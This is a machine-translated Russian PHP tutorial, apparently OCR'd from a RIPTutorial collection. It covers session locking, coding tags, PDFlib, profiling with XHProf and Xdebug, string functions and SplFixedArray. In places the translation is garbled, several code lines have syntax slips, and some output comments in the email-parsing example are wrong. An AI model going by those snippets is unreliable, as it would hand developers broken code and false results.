блокирует этот файл сеанса, в результате которого блокируются / ждут другие входящие запросы для того же самого `session_id` , из-за чего другие запросы будут застревать в `session_start()` до тех пор, пока или если **файл сеанса не заблокирован**

Файл сеанса остается заблокированным до завершения скрипта или сеанса вручную закрывается. Чтобы избежать этой ситуации, *т. Е. Предотвратить блокирование множества запросов* , мы можем начать сеанс и закрыть сеанс, который освободит блокировку из файла сеанса и позволит продолжить оставшиеся запросы.

```
// php < 7.0
// start session
session_start();

// write data to session
$_SESSION['id'] = 123; // session file is locked, so other requests are blocked

// close the session, release lock
session_write_close();
```

Теперь можно подумать, что если сеанс закрыт, как мы будем считывать значения сеанса, украшать даже после закрытия сеанса, сеанс по-прежнему доступен. Итак, мы все еще можем прочитать данные сеанса.

```
echo $_SESSION['id'];    // will output  123
```

В **php> = 7.0** мы можем иметь сеанс **read_only,** сеанс **read_write и** сеанс **lazy_write** , поэтому может не потребоваться использование `session_write_close()`

Безопасное начало сеанса без ошибок

У многих разработчиков есть эта проблема, когда они работают над огромными проектами, особенно если они работают над некоторыми модульными CMS на плагинах, дополнениях, компонентах и т. Д. Вот решение для безопасного запуска сеанса, где, если сначала проверить версию PHP, чтобы охватить все версии, а затем проверить если сеанс запущен. Если сеанс не существует, я начинаю безопасный сеанс. Если сеанс не существует, ничего не происходит.

```
if (version_compare(PHP_VERSION, '7.0.0') >= 0) {
    if(session_status() == PHP_SESSION_NONE) {
        session_start(array(
          'cache_limiter' => 'private',
          'read_and_close' => true,
       ));
    }
}
else if (version_compare(PHP_VERSION, '5.4.0') >= 0)
{
    if (session_status() == PHP_SESSION_NONE) {
        session_start();
    }
```

```
}
else
{
    if(session_id() == '') {
        session_start();
    }
}
```

Это может помочь вам избежать ошибки `session_start` .

Прочитайте сессии онлайн: https://riptutorial.com/ru/php/topic/486/сессии

глава 91: Соглашения о кодировании

Examples

Теги PHP

Вы всегда должны использовать теги `<?php ?>` Или теги short-echo `<?= ?>` . Другие варианты (в частности, короткие теги `<? ?>`) Не должны использоваться, поскольку они обычно отключены системными администраторами.

Если файл не должен выводить результат (весь файл - это PHP-код), следует исключить синтаксис закрытия `?>` Чтобы избежать непреднамеренного вывода, что может вызвать проблемы, когда клиент анализирует документ, в частности, некоторые браузеры не могут распознать `<!DOCTYPE` и активировать режим Quirks .

Пример простого PHP-скрипта:

```
<?php

print "Hello World";
```

Пример файла определения класса:

```
<?php

class Foo
{
    ...
}
```

Пример PHP, встроенный в HTML:

```
<ul id="nav">
    <?php foreach ($navItems as $navItem): ?>
        <li><a href="<?= htmlspecialchars($navItem->url) ?>">
            <?= htmlspecialchars($navItem->label) ?>
        </a></li>
   <?php endforeach; ?>
</ul>
```

Прочитайте Соглашения о кодировании онлайн: https://riptutorial.com/ru/php/topic/3977/соглашения-о-кодировании

глава 92: Создание PDF-файлов в PHP

Examples

Начало работы с PDFlib

Этот код требует, чтобы вы использовали библиотеку PDFlib для правильной работы.

```
<?php
$pdf = pdf_new(); //initialize new object

pdf_begin_document($pdf); //create new blank PDF
    pdf_set_info($pdf, "Author", "John Doe"); //Set info about your PDF
    pdf_set_info($pdf, "Title", "HelloWorld");
        pdf_begin_page($pdf, (72 * 8.5), (72 * 11)); //specify page width and height
            $font = pdf_findfont($pdf, "Times-Roman", "host", 0) //load a font
            pdf_setfont($pdf, $font, 48); //set the font
            pdf_set_text_pos($pdf, 50, 700); //assign text position
            pdf_show($pdf, "Hello_World!"); //print text to assigned position
        pdf_end_page($pdf); //end the page
pdf_end_document($pdf); //close the object

$document = pdf_get_buffer($pdf); //retrieve contents from buffer

$length = strlen($document); $filename = "HelloWorld.pdf"; //Finds PDF length and assigns file
name

header("Content-Type:application/pdf");
header("Content-Length:" . $length);
header("Content-Disposition:inline; filename=" . $filename);

echo($document); //Send document to browser
unset($document); pdf_delete($pdf);  //Clear Memory
?>
```

Прочитайте Создание PDF-файлов в PHP онлайн: https://riptutorial.com/ru/php/topic/4955/создание-pdf-файлов-в-php

глава 93: Спектакль

Examples

Профилирование с помощью XHProf

XHProf - это профилировщик PHP, первоначально написанный Facebook, чтобы предоставить более легкую альтернативу XDebug.

После установки PHP-модуля `xhprof` профилирование может быть включено / отключено из кода PHP:

```
xhprof_enable();
doSlowOperation();
$profile_data = xhprof_disable();
```

Возвращенный массив будет содержать данные о количестве вызовов, времени процессора и использовании памяти для каждой функции, доступ к которой осуществляется внутри `doSlowOperation()` .

`xhprof_sample_enable()` / `xhprof_sample_disable()` может использоваться как более легкая опция, которая будет регистрировать только профилирующую информацию для части запросов (и в другом формате).

XHProf имеет некоторые (в основном недокументированные) вспомогательные функции для отображения данных (смотрите пример), или вы можете использовать другие инструменты , чтобы визуализировать его (platform.sh блог есть пример).

Использование памяти

Предел памяти для среды исполнения PHP устанавливается через директиву INI `memory_limit` . Этот параметр не позволяет одному исполнению PHP использовать слишком много памяти, изнуряя его для других скриптов и системного программного обеспечения. Предел памяти по умолчанию равен 128 M и может быть изменен в файле `php.ini` или во время выполнения. У него может быть установлен лимит, но это обычно считается плохой практикой.

Точное использование памяти, используемое во время выполнения, можно определить, вызвав `memory_get_usage()` . Он возвращает количество байт памяти, выделенных для текущего скрипта. Начиная с PHP 5.2, он имеет один необязательный логический параметр для получения общей выделенной системной памяти, в отличие от памяти, которая активно используется PHP.

```
<?php
```

```
echo memory_get_usage() . "\n";
// Outputs 350688 (or similar, depending on system and PHP version)

// Let's use up some RAM
$array = array_fill(0, 1000, 'abc');

echo memory_get_usage() . "\n";
// Outputs 387704

// Remove the array from memory
unset($array);

echo memory_get_usage() . "\n";
// Outputs 350784
```

Теперь `memory_get_usage` использовать память в момент ее запуска. Между вызовами этой функции вы можете выделять и освобождать другие вещи в памяти. Чтобы получить максимальный объем памяти, используемой до определенной точки, вызовите `memory_get_peak_usage()` .

```
<?php
echo memory_get_peak_usage() . "\n";
// 385688
$array = array_fill(0, 1000, 'abc');
echo memory_get_peak_usage() . "\n";
// 422736
unset($array);
echo memory_get_peak_usage() . "\n";
// 422776
```

Обратите внимание, что значение будет увеличиваться или оставаться постоянным.

Профилирование с помощью Xdebug

Расширение PHP под названием Xdebug доступно для профилирования приложений PHP , а также для отладки времени исполнения. При запуске профилировщика вывод записывается в файл в двоичном формате «cachegrind». Приложения доступны на каждой платформе для анализа этих файлов.

Чтобы включить профилирование, установите расширение и настройте параметры php.ini. В нашем примере мы будем запускать профиль по выбору на основе параметра запроса. Это позволяет нам сохранять статичные настройки и включать профилировщик только по мере необходимости.

```
// Set to 1 to turn it on for every request
xdebug.profiler_enable = 0
// Let's use a GET/POST parameter to turn on the profiler
xdebug.profiler_enable_trigger = 1
// The GET/POST value we will pass; empty for any value
xdebug.profiler_enable_trigger_value = ""
// Output cachegrind files to /tmp so our system cleans them up later
xdebug.profiler_output_dir = "/tmp"
xdebug.profiler_output_name = "cachegrind.out.%p"
```

Затем используйте веб-клиент, чтобы сделать запрос на URL вашего приложения, которое вы хотите профилировать, например


```
http://example.com/article/1?XDEBUG_PROFILE=1
```

В процессе обработки страниц он будет записывать в файл с именем, похожим на

```
/tmp/cachegrind.out.12345
```

Обратите внимание, что он будет писать один файл для каждого выполняемого PHP-запроса / процесса. Так, например, если вы хотите проанализировать сообщение формы, для запроса GET будет отображаться один профиль для отображения формы HTML. Параметр XDEBUG_PROFILE должен быть передан в последующий запрос POST для анализа второго запроса, который обрабатывает форму. Поэтому при профилировании иногда проще запускать завиток в POST-форму напрямую.

После написания кеш профиля может быть прочитан приложением, например KCachegrind.



Это отобразит информацию, в том числе:

- Выполненные функции
- Время вызова, как самого, так и включающего последующие вызовы функций
- Количество вызовов каждой функции

- Графы вызова
- Ссылки на исходный код

Очевидно, что настройка производительности очень специфична для случаев использования каждого приложения. В общем, полезно искать:

- Повторные вызовы на ту же функцию, которую вы не ожидали увидеть. Для функций, которые обрабатывают и запрашивают данные, это может быть основными возможностями для кэширования вашего приложения.
- Медленные функции. Где приложение тратит большую часть времени? лучший выигрыш в настройке производительности фокусируется на тех частях приложения, которые потребляют больше всего времени.

Примечание . Xdebug и, в частности, его профилирующие функции, очень ресурсоемкие и замедляют выполнение PHP. Рекомендуется не запускать их в среде производственного сервера.

Прочитайте Спектакль онлайн: https://riptutorial.com/ru/php/topic/3723/спектакль

глава 94: Строковый анализ

замечания

Регулярное выражение должно использоваться для других целей, кроме того, чтобы вырезать строки из строчек или иным образом разрезать струны на куски.

Examples

Разделение строки разделителями

`explode` и `strstr` более простые методы , чтобы получить подстроки сепараторами.

Строка , содержащая несколько частей текста , которые отделены друг от друга общего характера могут быть разделены на части с `explode` функции.

```
$fruits = "apple,pear,grapefruit,cherry";
print_r(explode(",",$fruits)); // ['apple', 'pear', 'grapefruit', 'cherry']
```

Метод также поддерживает предельный параметр, который можно использовать следующим образом:

```
$fruits= 'apple,pear,grapefruit,cherry';
```

Если предельный параметр равен нулю, то это рассматривается как 1.

```
print_r(explode(',',$fruits,0)); // ['apple,pear,grapefruit,cherry']
```

Если предел установлен и положителен, возвращаемый массив будет содержать максимум предельных элементов с последним элементом, содержащим остальную строку.

```
print_r(explode(',',$fruits,2)); // ['apple', 'pear,grapefruit,cherry']
```

Если параметр предела отрицательный, возвращаются все компоненты, кроме последнего -limit.

```
print_r(explode(',',$fruits,-1)); // ['apple', 'pear', 'grapefruit']
```

`explode` можно комбинировать со `list` для разбора строки в переменных в одной строке:

```
$email = "user@example.com";
list($name, $domain) = explode("@", $email);
```

Однако убедитесь, что результат `explode` содержит достаточно элементов, или будет выведено предупреждение неопределенного индекса.

`strstr` удаляет или возвращает только подстроку перед первым вхождением данной иглы.

```
$string = "1:23:456";
echo json_encode(explode(":", $string)); // ["1","23","456"]
var_dump(strstr($string, ":")); // string(7) ":23:456"

var_dump(strstr($string, ":", true)); // string(1) "1"
```

Поиск подстроки с strpos

`strpos` можно понимать как количество байтов в стоге сена до первого появления иглы.

```
var_dump(strpos("haystack", "hay")); // int(0)
var_dump(strpos("haystack", "stack")); // int(3)
var_dump(strpos("haystack", "stackoverflow"); // bool(false)
```

Проверка наличия подстроки

Будьте осторожны с проверкой на TRUE или FALSE, потому что если возвращается индекс 0, оператор if увидит это как FALSE.

```
$pos = strpos("abcd", "a"); // $pos = 0;
$pos2 = strpos("abcd", "e"); // $pos2 = FALSE;

// Bad example of checking if a needle is found.
if($pos) { // 0 does not match with TRUE.
    echo "1. I found your string\n";
}
else {
    echo "1. I did not found your string\n";
}

// Working example of checking if needle is found.
if($pos !== FALSE) {
    echo "2. I found your string\n";
}
else {
    echo "2. I did not found your string\n";
}

// Checking if a needle is not found
if($pos2 === FALSE) {
    echo "3. I did not found your string\n";
}
else {
    echo "3. I found your string\n";
}
```

Вывод всего примера:

```
1. I did not found your string
2. I found your string
3. I did not found your string
```

Поиск, начинающийся со смещения

```
// With offset we can search ignoring anything before the offset
$needle = "Hello";
$haystack = "Hello world! Hello World";

$pos = strpos($haystack, $needle, 1); // $pos = 13, not 0
```

Получить все вхождения подстроки

```
$haystack = "a baby, a cat, a donkey, a fish";
$needle = "a ";
$offsets = [];
// start searching from the beginning of the string
for($offset = 0;
        // If our offset is beyond the range of the
        // string, don't search anymore.
        // If this condition is not set, a warning will
        // be triggered if $haystack ends with $needle
        // and $needle is only one byte long.
        $offset < strlen($haystack); ){
    $pos = strpos($haystack, $needle, $offset);
    // we don't have anymore substrings
    if($pos === false) break;
    $offsets[] = $pos;
    // You may want to add strlen($needle) instead,
    // depending on whether you want to count "aaa"
    // as 1 or 2 "aa"s.
    $offset = $pos + 1;
}
echo json_encode($offsets); // [0,8,15,25]
```

Разбор строки с использованием регулярных выражений

preg_match может использоваться для синтаксического анализа строки с использованием регулярного выражения. Части выражения, заключенные в скобки, называются подшаблонами, и с ними вы можете выбрать отдельные части строки.

```
$str = "<a href=\"http://example.org\">My Link</a>";
$pattern = "/<a href=\"(.*)\">(.*)<\/a>/";
$result = preg_match($pattern, $str, $matches);
if($result === 1) {
    // The string matches the expression
    print_r($matches);
} else if($result === 0) {
    // No match
} else {
```

```
    // Error occured
}
```

Выход

```
Array
(
    [0] => <a href="http://example.org">My Link</a>
    [1] => http://example.org
    [2] => My Link
)
```

Substring

Подстрока возвращает часть строки, заданную параметрами начала и длины.

```
var_dump(substr("Boo", 1)); // string(2) "oo"
```

Если есть возможность встретить многобайтовые символьные строки, тогда было бы безопаснее использовать mb_substr.

```
$cake = "cakeæøå";
var_dump(substr($cake, 0, 5)); // string(5) "cake"
var_dump(mb_substr($cake, 0, 5, 'UTF-8')); // string(6) "cakeæ"
```

Другим вариантом является функция substr_replace, которая заменяет текст внутри части строки.

```
var_dump(substr_replace("Boo", "0", 1, 1)); // string(3) "B0o"
var_dump(substr_Replace("Boo", "ts", strlen("Boo"))); // string(5) "Boots"
```

Предположим, вы хотите найти конкретное слово в строке - и не хотите использовать Regex.

```
$hi = "Hello World!";
$bye = "Goodbye cruel World!";

var_dump(strpos($hi, " ")); // int(5)
var_dump(strpos($bye, " ")); // int(7)

var_dump(substr($hi, 0, strpos($hi, " "))); // string(5) "Hello"
var_dump(substr($bye, -1 * (strlen($bye) - strpos($bye, " ")))); // string(13) " cruel World!"

// If the casing in the text is not important, then using strtolower helps to compare strings
var_dump(substr($hi, 0, strpos($hi, " ")) == 'hello'); // bool(false)
var_dump(strtolower(substr($hi, 0, strpos($hi, " "))) == 'hello'); // bool(true)
```

Другой вариант - это очень простой синтаксический разбор электронной почты.

```
$email = "test@example.com";
$wrong = "foobar.co.uk";
```

```
$notld = "foo@bar";

$at = strpos($email, "@"); // int(4)
$wat = strpos($wrong, "@"); // bool(false)
$nat = strpos($notld , "@"); // int(3)

$domain = substr($email, $at + 1); // string(11) "example.com"
$womain = substr($wrong, $wat + 1); // string(11) "oobar.co.uk"
$nomain = substr($notld, $nat + 1); // string(3) "bar"

$dot = strpos($domain, "."); // int(7)
$wot = strpos($womain, "."); // int(5)
$not = strpos($nomain, "."); // bool(false)

$tld = substr($domain, $dot + 1); // string(3) "com"
$wld = substr($womain, $wot + 1); // string(5) "co.uk"
$nld = substr($nomain , $not + 1); // string(2) "ar"

// string(25) "test@example.com is valid"
if ($at && $dot) var_dump("$email is valid");
else var_dump("$email is invalid");

// string(21) "foobar.com is invalid"
if ($wat && $wot) var_dump("$wrong is valid");
else var_dump("$wrong is invalid");

// string(18) "foo@bar is invalid"
if ($nat && $not) var_dump("$notld is valid");
else var_dump("$notld is invalid");

// string(27) "foobar.co.uk is an UK email"
if ($tld == "co.uk") var_dump("$email is a UK address");
if ($wld == "co.uk") var_dump("$wrong is a UK address");
if ($nld == "co.uk") var_dump("$notld is a UK address");
```

Или даже поставить «Продолжить чтение» или «...» в конце рекламного ролика

```
$blurb = "Lorem ipsum dolor sit amet";
$limit = 20;

var_dump(substr($blurb, 0, $limit - 3) . '...'); // string(20) "Lorem ipsum dolor..."
```

Прочитайте Строковый анализ онлайн: https://riptutorial.com/ru/php/topic/2206/строковый-анализ


глава 95: Структуры данных SPL

Examples

SplFixedArray

Отличие от PHP-массива

Тип массива по умолчанию PHP фактически реализуется как упорядоченные хеш-карты, которые позволяют нам создавать массивы, состоящие из пар ключ / значение, где значения могут быть любого типа, а ключи могут быть либо числами, либо строками. Однако традиционно не создаются массивы.



Итак, как вы можете видеть из этой иллюстрации, обычный PHP-массив можно рассматривать скорее как упорядоченный набор пар ключ / значение, где каждый ключ может отображать любое значение. Обратите внимание, что в этом массиве есть ключи, которые являются как числами, так и строками, а также значениями разных типов, и ключ не имеет отношения к порядку элементов.


```
$arr = [
    9     => "foo",
    1     => 4.2,
    "bar" => null,
];

foreach($arr as $key => $value) {
    echo "$key => $value\n";
}
```

Таким образом, приведенный выше код даст нам именно то, что мы ожидаем.

```
9 => foo
1 => 4.2
bar =>
```

Регулярные массивы PHP также имеют динамический размер для нас. Они растут и сжимаются, когда мы нажимаем и выставляем значения в и из массива автоматически.

Однако в традиционном массиве размер фиксирован и полностью состоит из одного и того же типа значения. Кроме того, вместо ключей каждое значение имеет доступ по его индексу, что может быть выведено его смещением в массиве.



Так как мы знаем размер данного типа и фиксированный размер массива, то смещение будет тогда `type size * n` `n` представляет собой позицию значения в массиве. Итак, в приведенном выше примере `$arr[0]` дает нам `1` , первый элемент в массиве и `$arr[1]` дает нам `2` и т. Д.

Однако SplFixedArray не ограничивает тип значений. Он ограничивает только ключи от типов номеров. Он также имеет фиксированный размер.

Это делает SplFixedArrays более эффективным, чем обычные PHP-массивы, определенным образом. Они более компактны, поэтому требуют меньше памяти.

Создание экземпляра массива

SplFixedArray реализуется как объект, но к нему можно получить доступ с помощью того же знакомого синтаксиса, что вы обращаетесь к обычному массиву PHP, поскольку они реализуют интерфейс `ArrayAccess` . Они также реализуют интерфейсы `Countable` и `Iterator` поэтому они ведут себя так же, как вы привыкли к массивам, ведущим себя в PHP (например, такие вещи, как `count($arr)` и `foreach($arr as $k => $v)` работают одинаково для SplFixedArray, как и обычные массивы в PHP.

Конструктор SplFixedArray принимает один аргумент, который является размером массива.

```
$arr = new SplFixedArray(4);

$arr[0] = "foo";
$arr[1] = "bar";
$arr[2] = "baz";

foreach($arr as $key => $value) {
    echo "$key => $value\n";
}
```

Это дает вам то, что вы ожидаете.

```
0 => foo
1 => bar
2 => baz
3 =>
```

Это также работает так, как ожидалось.

```
var_dump(count($arr));
```

Дает нам...

```
int(4)
```

Обратите внимание, что в SplFixedArray, в отличие от обычного массива PHP, ключ отображает порядок элемента в нашем массиве, потому что это *истинный индекс,* а не только *карта* .

Изменение размера массива

Просто имейте в виду, что, поскольку массив имеет фиксированный размер, count всегда будет возвращать одно и то же значение. Таким образом, в то время как `unset($arr[1])` приведет к `$arr[1] === null` , `count($arr)` остается `4` .

